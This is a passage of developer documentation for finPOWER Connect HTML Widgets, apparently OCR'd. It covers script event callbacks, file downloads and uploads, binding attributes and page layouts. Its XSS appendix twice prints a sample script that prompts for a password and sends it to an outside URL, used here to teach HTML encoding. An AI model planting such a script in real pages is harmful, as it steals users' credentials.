    - Is the request coming from Web Services that are running for a particular finPOWER Connect Client (e.g., from the Client Connect sample).
- **returnValue**
  - The value returned from the Script (server-side code) to the Web browser hosting the Widget (client-side).

        - When the Widget is first initialised, this should always be the Widget content, i.e., either a partial or complete HTML page.
        - For other events, this might typically be a JSON formatted String.

Widget Initialisation

When the Widget is first being displayed, the Script will be run with the `eventId` parameter being a blank String.

- The Script should set the `returnValue` parameter to some valid HTML:
    - Generally this will not contain any <html>, <head> or <body> tags.
        - However, you may wish to include references to external CSS files or Scripts within a <head> tag.
            - If a <head> tag is includes, the Widget will "inject" its own required Script and CSS files into the <head> tag BEFORE any other references.
- Typically, the Script would just return the Template Text (`ScriptInfo.TemplateText`) for the initial Widget content.
    - However, it is common to want to pass across certain "server-side" information upon startup, e.g.:
        - Information Lists
        - Default values, e.g., an Account Type Id.
    - The system-supplied Widgets all use the following method to pass across "server-side" information:
        - The TemplateText will define a tag (using double-square brackets by convention) for each values that needs to be passed across, e.g.:

```
var Titles = "[[Titles]]";
```

        - The Script will then replace these tags, e.g.:

```
html = ScriptInfo.TemplateText
html = Replace(html, "[[Titles]]", finBL.InformationLists("Titles").List
```

          NOTE: The above example does not encode the value being passed into the Titles JavaScript variable. Use the `finBL.Runtime.HtmlUtilities.JavascriptEncode` method to encode data if necessary.

Script Event Callbacks

The following JavaScript widget methods can be used to communicate with the Widget Script. All calls to the Script are asynchronous hence JavaScript callback functions are used:

- `GetString`
- `DownloadFile`
- `UploadFiles`

GetString

This allows the JavaScript code to retrieve a String value which may be plain text, HTML, a JSON formatted object or any other value that can be represented by a String.

For example, to call back to the Script to retrieve a value supplied by a "Test" event (as shown in the code sample at the start of this section, the following JavaScript code would be used:

```
widget.GetString("Test", {}, function (data) { window.alert(data); });
```

The `widget.GetString` method takes the following parameters:

- `eventId`
  - The Id of the Script event to call, e.g., "Test".
- `eventParameters`
  - Parameters to pass to the Script in the form of a JSON String or a JavaScript object (which is then automatically serialised to a JSON String).
    - If this case, no parameters are required by the event so an empty object, `{}`, is supplied.
- `doneCallback`
  - A JavaScript function to be called when the `GetString` method is completed.
    - In this case, the function simply displays a message box with the result, e.g., "This is a test".
- `failCallback`
  - A JavaScript function to be called if the `GetString` method fails.
    - In this case, no function is supplied.

The HTML Widget Script handles this event and returns a String value, e.g.:

```
' Handle Events
Select Case eventId
  Case "Test"
    ' Test event
    returnValue = "This is a test"
End Select
```

Long Running Scripts

IMPORTANT: The server-side code (Script Code) should NEVER run for more than 120 seconds in a single call; and preferably, no longer than 90 seconds.

This is due to the client-side (JavaScript) AJAX timeout being set to 120 seconds.


If you have a process that may take longer than this, e.g., importing a large file, consider chunking the import into manageable size portions, e.g., have an "Import" Script event that processes a maximum of 1,000 lines at a time and returns a response indicating whether there are more lines to process or whether the import is complete.

If there are more lines to import, simply keep calling the "Import" event until it is complete.

This also means that the client-side JavaScript code can provide more information to the User, e.g., the number of lines currently processed and the number remaining.

Example

The following diagram represents the flow you might take when uploading a large file:



DownloadFile

This allows the JavaScript code to retrieve a File, e.g., a PDF file or an image file.

For example, to call back to the Script to download a file supplied by a "TestDownload" event (as shown at the end of this section), the following JavaScript code would be used:

```
widget.DownloadFile("DownloadTest", {iconName: "Account"});
```

The `widget.DownloadFile` method takes the following parameters:

- `eventId`
  - The Id of the Script event to call, e.g., "TestDownload".
- `eventParameters`
  - Parameters to pass to the Script in the form of a JSON String or a JavaScript object (which is then automatically serialised to a JSON String).
    - If this case, no parameters are required by the event so an empty object, `{}`, is supplied.

NOTE: How the downloaded file is presented to the User differs based on the Hosting Environment, e.g., within the Desktop version of finPOWER Connect, a temporary file will be downloaded and opened with the Windows associated application.

WARNING: Due to Web browser security, a File Download can only take place as the direct result of a user input, e.g., via the `onclick` event of a button.

This does not apply to HTML Widgets running in finPOWER Connect Desktop since the download mechanism works differently.

File downloads are performed by the Widget Script using an `finHtmlWidgetFileDownloadInfo` object, e.g.:

```
Select Case eventId
  Case "DownloadTest"
    Dim FileInfo As finFileDownloadInfo

    FileInfo = finBL.CreateFileDownloadInfo()
    FileInfo.LoadIconFromResourceId("Account", 32, "Add")

    returnValue = FileInfo.ToXmlString()
End Select
```

The `finFileDownloadInfo` allow different types of files to be downloaded.

Various "`Load`" methods are available to perform different types of file download. Sample Script code for each of these is shown below.

LoadByteArray

```
Case "DownloadByteArray"
  Dim FileData() As Byte
  Dim FileInfo As finFileDownloadInfo

  ' Load File
  Main = finBL.Runtime.FileUtilities.ReadBinaryFile("c:\temp\Test.jpg", fileData)

  ' Create File Info
  If Main Then
    FileInfo = finBL.CreateFileDownloadInfo()
    If FileInfo.LoadByteArray(fileData, "Test.jpg") Then
      returnValue = FileInfo.ToXmlString()
```

```
    Else
      Main = False
    End If
  End If
```

Sample usage:

- Downloading a file created in memory, e.g., a scaled version of a Client's image file.

LoadDocumentManagerFile

```
Case "DocumentManagerTest"
  Dim FileInfo As finFileDownloadInfo

  FileInfo = finBL. CreateFileDownloadInfo ()
  If FileInfo.LoadDocumentManagerFile(isefinDocumentManagerSourceType.Account,
                                      "L10035",
                                      "",
                                      "Account_SettlementSummary.doc",
                                      "") Then
    returnValue = FileInfo.ToXmlString()
  Else
    Main = False
  End If
```

Sample usage:

- Downloading an existing Document Manager file, e.g., to display a copy of a Loan Contract.
- Downloading a new Document File, e.g., create and publish a Document Log and download the file created.

LoadIconFromResourceId

```
Select Case eventId
  Case "IconTest"
    Dim FileInfo As finFileDownloadInfo

    FileInfo = finBL. CreateFileDownloadInfo ()
    FileInfo.LoadIconFromResourceId("Account", 32, "Add")

    returnValue = FileInfo.ToXmlString()
End Select
```

Sample usage:

- Downloading an existing Document Manager file, e.g., to display a copy of a Loan Contract.

NOTE: Generally, when dealing with Icons, it is better to use the `widget.GetIconUrl` method.

LoadPdfFromHtml

```
Case "PdfFromHtmlTest"
  Dim FileInfo As finFileDownloadInfo

  FileInfo = finBL.CreateFileDownloadInfo()
  If FileInfo.LoadPdfFromHtml("<h1>Heading</h1><p>Content</p>", "test.pdf") Then
    returnValue = FileInfo.ToXmlString()
  Else
    Main = False
  End If
```

Sample usage:

- Create a quick and dirty PDF, e.g., to display a Loan Quote.

NOTE: Special HTML meta tags can be included to determine how the PDF is rendered, e.g., Page Margins and Orientation.

If using a `finHtmlSummaryPage2StringBuilder` object to create the HTML then the `HtmlHeaderInsertPdfGenerationHints` method can be used to automatically add these meta tags.

Meta tags should be included in the `<head>` region of the HTML and include:

```
<meta name='pdf-PageSize' content='A4'/>
<meta name='pdf-PageOrientation' content='Portrait'/>
<meta name='pdf-ViewPortWidth' content='880'/>
<meta name='pdf-LeftMargin' content='1.5cm'/>
<meta name='pdf-RightMargin' content='1.5cm'/>
<meta name='pdf-TopMargin' content='1cm'/>
<meta name='pdf-BottomMargin' content='1cm'/>
<meta name='pdf-CSS' content='font-family:verdana'/>
```

LoadPlainText

```
Case "PlainTextTest"
  Dim FileInfo As finFileDownloadInfo

  FileInfo = finBL.CreateFileDownloadInfo()
  If FileInfo.LoadPlainText("VL,300", "test.csv") Then
    returnValue = FileInfo.ToXmlString()
  Else
    Main = False
  End If
```

Sample usage:

- Download data such as a Transaction List in CSV format.

UploadFiles

This is exactly the same as `GetString` apart from it provides the added ability to upload files to the finPOWER Connect Script at the same time.

Files to be uploaded are specified in a file-type input control.

For example, to call back to the Script to upload files via a "Test" event (as shown in the code sample at the start of this section), the following JavaScript code would be used:

```
widget.UploadFiles ("Test", {}, fileFiles, function (data) { window.alert(data); });
```

The `widget.UploadFiles` method takes the following parameters:

- `eventId`
  - The Id of the Script event to call, e.g., "Test".
- `eventParameters`
  - Parameters to pass to the Script in the form of a JSON String or a JavaScript object (which is then automatically serialised to a JSON String).
    - If this case, no parameters are required by the event so an empty object, `{}`, is supplied.
- `fileInput`
  - An HTML file-type input control.
  - **NOTE:** This includes special file-type input controls that are part of a Widget form.
- `doneCallback`
  - A JavaScript function to be called when the `UploadFiles` method is completed.
    - In this case, the function simply displays a message box with the result, e.g., "This is a test".
- `failCallback`
  - A JavaScript function to be called if the `UploadFiles` method fails.
    - In this case, no function is supplied.

The HTML Widget Script handles this event and returns a String value, e.g.:

```
' Save Client Image to Document Manager and return File Name
If Success AndAlso finBL.DocumentManager.IsAvailable AndAlso requestInfo.Files.Count <> 0 Then
  If Client.ImageFileAdd(requestInfo.Files(0).FileData, "", MAX_IMAGE_WIDTH, True) Then
    returnValue = Client.ImageFileName
  Else
    Main = False
  End If
End If
```

Various helper methods are available to assist with file uploads. Sample Script code for each of these is shown below.

Adding a Client Image

The `finClient` object has an `ImageFileAdd` method that allows the Client Image to be easily added from an uploaded file.

This saves the image to the Client's Document Manager folder, sets the `ImageFileName` property and saves the Client record.

The method takes parameters allowing the width of the image to be restricted (e.g., to 1024 pixels wide) and also for the orientation of the image to be automatically fixed.

NOTE: Photos taken on digital cameras and in particular cell phones, may appear upside down or on their side depending on how the camera was held when the photo was taken.

JPEG files hold this "orientation" information and, using the `ISImageEditor` object (as the `finClient.ImageFileAdd` method does), it is possible to automatically fix the image so it is displayed correctly.

```
If Client.ImageFileAdd(requestInfo.Files(0).FileData, "ClientProfileImage", 1024, True) Then
  returnValue = Client.ImageFileName
Else
  Main = False
End If
```

Angular-style Attributes

As of HTML Widgets version 1.13 (finPOWER Connect 3.01.08), Angular style attributes can be used in HTML Widgets and Portals to manipulate HTML without use of JavaScript code.

NOTE: These attributes are nothing to do with Angular, they have just been given the same names so as to be familiar to developers that use the Angular framework.


The following attributes can be used:

Attribute	Description
`ng-bind`	Set the text content of an element to the results of a JavaScript expression.
`ng-bind-html`	Set the HTML content of an element to the results of a JavaScript expression.
`ng-bind-format`	The format to use when formatting a value using the `ng-bind` attribute. One of: • string (the default) • currency • $currency • date NOTE: This does not relate to an Angular attribute.
`ng-bind-attribute-name`	Used in conjunction with `ng-bind-attribute-value` to set a named attribute's value on the element.
`ng-bind-attribute-value`	As per `ng-bind` but sets the attribute value defined in `ng-bind-attribute-name`.
`ng-class`	Set the element's class attribute to the results of a JavaScript expression.
`ng-hide`	Hide element if the JavaScript expression evaluates to true.
`ng-if`	Remove element from DOM if the JavaScript expression does not evaluate to true.
`ng-repeat`	Iterates through an array and repeats the element's content for each entry.
`ng-repeat-filter`	A JavaScript expression to filter `ng-repeat` items by.
`ng-show`	Show element if the JavaScript expression evaluates to true.
`ng-template`	Defines a template that can be inserted into multiple places, typically within an `ng-repeat` loop.

NOTE: A JavaScript expression evaluating to true can also mean a non-blank string or a non-zero number.


Attributes are evalulated upon calling the `widget.UI.Evaluate()` method.

The following code sample produces the following when the "Test" button is clicked:




```
<h1 ng-bind="Account.firstName + ' ' + Account.lastName"></h1>

<p>Your Balance is <b ng-bind="Account.balance" ng-bind-format="currency$"></b></p>

<p ng-show="Account.overdue > 0">Your Balance is overdue
 <b ng-bind="widget.FormatCurrency(Account.overdue, true)"></b>
</p>

<p ng-show="Account.overdue < 0">Your Balance is prepaid
  <b ng-bind="widget.FormatCurrency(-Account.overdue, true)"></b>
</p>


<button onclick="Test()">Test</button>

<script>
var Account = {
  firstName: "Paul",
  lastName: "Smith",
  balance: 1000,
  overdue: 50,
}

function Test() {
  widget.UI.Evaluate();
}
</script>
```

Any attributes that fail to evaluate correctly will be written as warnings in the Web Browser's console, e.g.:



Partial Portals Pages

When dealing with Portal Partial pages, you can limit which elements are affected by specifying the element in which to restcict parsing and, if the data required to bind to the tag is enclosed within an object or module, you can set a global `partial` variable to handle this, e.g.:

```
</div id="<%PartialId%>Page">
  <b ng-bind="parial.Record.Name"></b>
</div>

<script>
window.partial = { Record: { Name: "John Smith" } };
widget.UI.Evaluate("<%PartialId%>Page");
window.partial = null;
</script>
```

Attributes

ng-bind

Binds a value from a global JavaScript object to the tag content.

You can control the format of the value being displayed using the `ng-bind-format` attribute which can be one of:

- currency
- currency$
- date
- string

ng-repeat

This is used to loop through an array and repeat for each entry, e.g.:

WARNING: Do not use a loop variable name that might conflict with any other global JavaScript variables.

Also, do not use a loop variable named "item" since this conflicts with an internal object in Internet Explorer and will not produce the expected results.

Page Layout

The HTML Widgets supplied with finPOWER Connect contain many page layout examples.

All layouts should be responsive, i.e., work on any size screen, including smart phones.

Some common layouts are:

Vertical Form

This is the standard page layout for wizard-based HTML Widgets and consists of an HTML table with two columns; one for the caption, one for the control.

Pros

- Works will as a responsive layout.
  - The HTML Widget CSS will automatically stack table cells on small devices.

Example Widgets

- Client Contact Method
  - pageGeneral

Vertical Form with Vertically-resizing Notes

This is the same as the "Vertical Form" layout but contains a Notes field that sizes vertically to fill remaining space.

Pros

- Works will as a responsive layout.
  - The HTML Widget CSS will automatically stack table cells on small devices.

Example Widgets

- Client Contact Method
  - pageGeneral

Code Required

```
```

And the following JavaScript to resize the Notes textbox:

```
// ==========
// Resize Tab
// ==========
function tabWizard_Resize() {
  switch (tabWizard.SelectedTabId()) {
    case "General":
      C.txtNotes.ResizeFromParent();
      break;

    default:
      break;
  }
}
```

Vertical Form with Preview Panel Below

This is the same as the "Vertical Form" layout but contains a Preview Panel at the bottom of the page that sizes vertically to fill remaining space.

Pros

- Works will as a responsive layout.
  - The HTML Widget CSS will automatically stack table cells on small devices.

Example Widgets

- Account Statement Change
  - pageGeneral

Code Required

```
<div id="pageGeneral">
  <table class="is-form" style="height:100%">
    <colgroup>
      <col style="width:7em" />
      <col />
    </colgroup>

    <tr><th colspan="2"><label id="lblAccount">Account</label></th></tr>
    <tr>
      <th><label for="cboRecord">Account:</label></th>
      <td><input id="cboRecord" /></td>
    </tr>

...

    <tr style="height:100%">
      <th colspan="2" style="height:100%; padding-top:8px"><div id="wbAccountSummary" class="is-
dock-fill"></div></th>
    </tr>
  </table>
</div>
```

Vertical Form with Grid Below

Due to the way the Grid object works with "sticky headers" (the ability to scroll the grid rows whilst keeping the header row visible), a series of FlexBox panels is best suited to to this layout.

Pros

- Works will as a responsive layout.
  - The preview pane will move to below the grid when the page becomes too narrow.

Example Widgets

- Account Direct Debit Stop
  - pageGeneral

Code Required

```
<div id="pageGeneral" class="flex-panels">
  <div class="panel-fixed">
    <table class="is-form">
      <colgroup>
        <col style="width:8em" />
        <col />
      </colgroup>

      <tr><th colspan="2"><label id="lblAccount">Account</label></th></tr>
      <tr>
        <th><label for="cboRecord">Account:</label></th>
        <td><input id="cboRecord" /></td>
      </tr>
...
    </table>
  </div>

  <div class="panel-flex" style="border-top:4px solid transparent;">
    <div id="gridDebits" class="is-dock-fill border"></div>
```

```
  </div>
</div>
```

Grid

Grid with Preview Panel to the Right or Below

Charts

Although Intersoft does not provide any chart-specific code, system-supplied HTML Widgets (and other sample code) use the Google Charts library.

NOTE: Google has a comprehensive online reference available at:

https://developers.google.com/chart/interactive/docs/

Appendix A – Programming Practices

Avoiding XSS (Cross Site Scripting) Attacks

Cross Site Scripting (XSS) in relation to developing HTML Widgets mainly involves ensuring that all user-input is sanitised and/ or correctly encoded before displaying it on a Web page (including an HTML Widget).

A simple example is an input field that allows someone to enter free-form notes.

```
<script>
var s = window.prompt('please confirm your password',''); window.top.document.location
= 'http://www.intersoft.co.nz/mypasswordis=' + s;
</script>
```

As you can see, a JavaScript block has been entered.


If this value is then displayed on a page, you MUST HTML Encode the value, e.g.:

```
finBL.HtmlEncode(Account.Notes)
```

It is them simply displayed as text on the page, e.g.:

```
<script>var s = window.prompt('please confirm your password',''); window.top.document.location
= 'http://www.intersoft.co.nz/mypasswordis=' + s;</script>
```

If, however, you do not HTML Encode the text, it will produce an input box asking the user to enter their password:



Which will then send the text entered to a Website for collection.

More information and more comprehensive examples can be found at:

https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent

Appendix B – Application Shortcuts in finPOWER Connect Cloud

Application shortcuts (where available) may function slightly differently when running under finPOWER Connect Cloud.

Script

By default, if a Script defines parameters, no User Interface is shown when running the Application Shortcut in finPOWER Connect Cloud.

The following parameter can be appended to the URL to force the parameter entry form to be displayed.

- `ShowUI=true`

NOTE: When Scripts are run from menu items, the parameter entry form will automatically be displayed if the Script has parameters defined as of version 3.02.03.

Appendix C – Intersoft Development Notes

When adding or updating Widget functionality, the following 3 places must be updated:

- **finPOWER Connect (Windows)**
  - `finScriptFunctions.GetHtmlWidget`
  - `ISWebBrowser`
  - c:\tfs.online\Development3.net\VB\finPowerConnect3\Templates**widget.css**
  - c:\tfs.online\Development3.net\VB\finPowerConnect3\Templates**widget_ui.js**
- **finPOWER Connect Cloud**
  - finPowerConnectCloud3\Scripts\lib**isuserinterface_widget.js**
  - finPowerConnectCloud3\Content**widget.css**
- **Web Services/ External**
  - finPowerConnectWS3\External**HtmlWidgetHost1.aspx**
  - finPowerConnectWS3\Content**widget_ui.js**
    - **NOTE:** finPOWER Connect Cloud retrieve this file rather than maintaining its own version.
  - finPowerConnectWS3\Content**widget.css**

NOTE: The master copy of **widget.css** and **widget_controls.css** should reside in the finPOWER Connect Cloud project.

The master copy of **widget_ui.js** should reside in the External folder of the Web Services project.